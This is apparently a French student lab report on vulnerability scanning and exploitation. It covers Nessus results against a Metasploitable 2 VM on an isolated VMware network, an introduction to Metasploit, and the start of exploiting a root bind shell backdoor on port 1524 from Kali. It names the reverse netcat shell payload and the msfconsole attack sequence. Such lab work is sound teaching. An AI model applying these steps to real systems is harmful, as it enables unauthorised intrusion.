
Sommaire


Scan et analyse des vulnérabilités

(Job 04 — scan basique, analyse, vulnérabilités critiques)


1 - Vérification de la connectivité entre les VM avec la commande ping -c 4 192.168.71.135








2 - Découverte réseau (Host Discovery) sur le segment du lab






3 - Résultats de la découverte : cartographie du segment




La découverte remonte **5 hôtes** vivants sur le segment `192.168.71.0/24` :

- **192.168.71.1** - l'hôte Windows (le poste, interface vmnet8)
- **192.168.71.2** - la passerelle NAT VMware (routeur virtuel)
- **192.168.71.134** - la VM **Nessus** (le scanner lui-même)
- **192.168.71.135** - la cible **Metasploitable 2**
- **192.168.71.254** - le serveur DHCP VMware (service d'infra vmnet8)



4 - Scan terminé et répartition des résultats par sévérité




Sévérité	Nombre
Critical	9
High	7
Medium	25

Sévérité	Nombre
Low	9
Info	135

Soit **50 vulnérabilités** avérées (hors informationnelles), dont **9 critiques** - reflet direct de l'obsolescence de la cible (Ubuntu 8.04, noyau 2.6.24, services de 2008). La mention `Auth: Fail` confirme qu'il s'agit d'un scan **non authentifié** (sans identifiants sur la cible), soit une vision « attaquant externe ».

5 - Consultation et tri du rapport par sévérité (onglet Vulnerabilities)



6 - Identification et description des vulnérabilités critiques retenues

#	Vulnérabilité	Service/Famille	CVSS	Intérêt pour l'exploitation
1	**Canonical Ubuntu Linux (obsolète)**	General	10.0	OS en fin de vie → toutes les failles en découlent
2	**VNC Server 'password'**	Gain a shell remotely	10.0	Mot de passe VNC trivial → accès graphique distant
3	**Apache Tomcat AJP (Ghostcat)**	Web Servers	9.8	CVE-2020-1938, lecture/upload de fichiers
4	**SSL Version 2 and 3**	Service detection	9.8	Chiffrement obsolète (POODLE...)
5	**Bind Shell Backdoor**	Backdoors	9.8	⭐ **Shell root ouvert en écoute** — accès direct !

#	Vulnérabilité	Service/Famille	CVSS	Intérêt pour l'exploitation
6	**SSL (Multiple Issues)**	Gain a shell remotely		Groupe de failles SSL

Sommaire

Metasploit

Metasploit est un **framework open source d'exploitation** développé par Rapid7. Il regroupe une base d'**exploits** (code tirant parti d'une vulnérabilité), de **payloads** (charge exécutée après exploitation) et de modules auxiliaires, pilotés depuis la console **msfconsole**. Il sert ici à vérifier qu'une vulnérabilité détectée par Nessus est réellement **exploitable**, et à en mesurer l'impact concret.

Exploit, payload et module auxiliaire

- **Exploit** : le code qui tire parti d'une faille précise pour contourner la sécurité de la cible (par exemple injecter une commande via un service vulnérable). C'est le « vecteur » de l'attaque.
- **Payload** : la charge exécutée **une fois la faille déclenchée** - ce que l'attaquant veut faire tourner sur la cible (ouvrir un shell, une session Meterpreter, exécuter une commande). L'exploit ouvre la porte, la payload est ce qu'on fait passer à travers.
- **Module auxiliaire** : les modules qui ne donnent pas d'accès direct mais servent à la reconnaissance et au support de l'attaque (scan de ports, énumération de services, fuzzing, brute-force).

Le workflow type

L'utilisation de Metasploit suit toujours la même séquence, exécutée depuis `msfconsole` :

1. `search` - rechercher un module correspondant à la vulnérabilité ciblée ;
2. `use` - sélectionner le module à utiliser ;
3. `show options` - afficher les paramètres à configurer ;
4. `set` - renseigner les paramètres (cible, payload, adresse de retour…) ;
5. `run` / `exploit` - lancer l'attaque.

Reverse shell et bind shell

Deux façons d'obtenir un accès distant, qui diffèrent par le **sens de la connexion** :

- **Bind shell** : la cible ouvre un port en écoute et attend que l'attaquant s'y connecte. Simple, mais souvent bloqué par les pare-feu qui filtrent les connexions **entrantes**.


- **Reverse shell** : c'est la **cible qui se connecte vers l'attaquant** (d'où « reverse »). Bien plus efficace en pratique, car les pare-feu laissent généralement sortir le trafic : c'est le type de payload utilisé dans ce projet (`cmd/unix/reverse_netcat`).

Sommaire

Exploitation d'une vulnérabilité

(Job 05 - recherche d'exploit, configuration, accès)


Lecture de la fiche de vulnérabilité (détail du plugin Nessus #51988)



Vulnérabilité	Service / Port	CVE	Sévérité (CVSS)	Description
Bind Shell Backdoor Detection	wild_shell / 1524 TCP	— (backdoor, pas de CVE)	Critical (CVSS v3 : 9.8)	Shell root en écoute sans authentification ; exécution de commandes à distance → accès `uid=0(root)` immédiat

1 - Préparation de la machine attaquante : la VM Kali Linux

L'exploitation se mène depuis une machine dédiée, **Kali Linux**, la distribution de référence du test d'intrusion, installée dans VMware et rattachée au même segment isolé (`192.168.71.0/24`) que le scanner et la cible. Elle complète le lab avec son troisième rôle : l'**attaquant**.



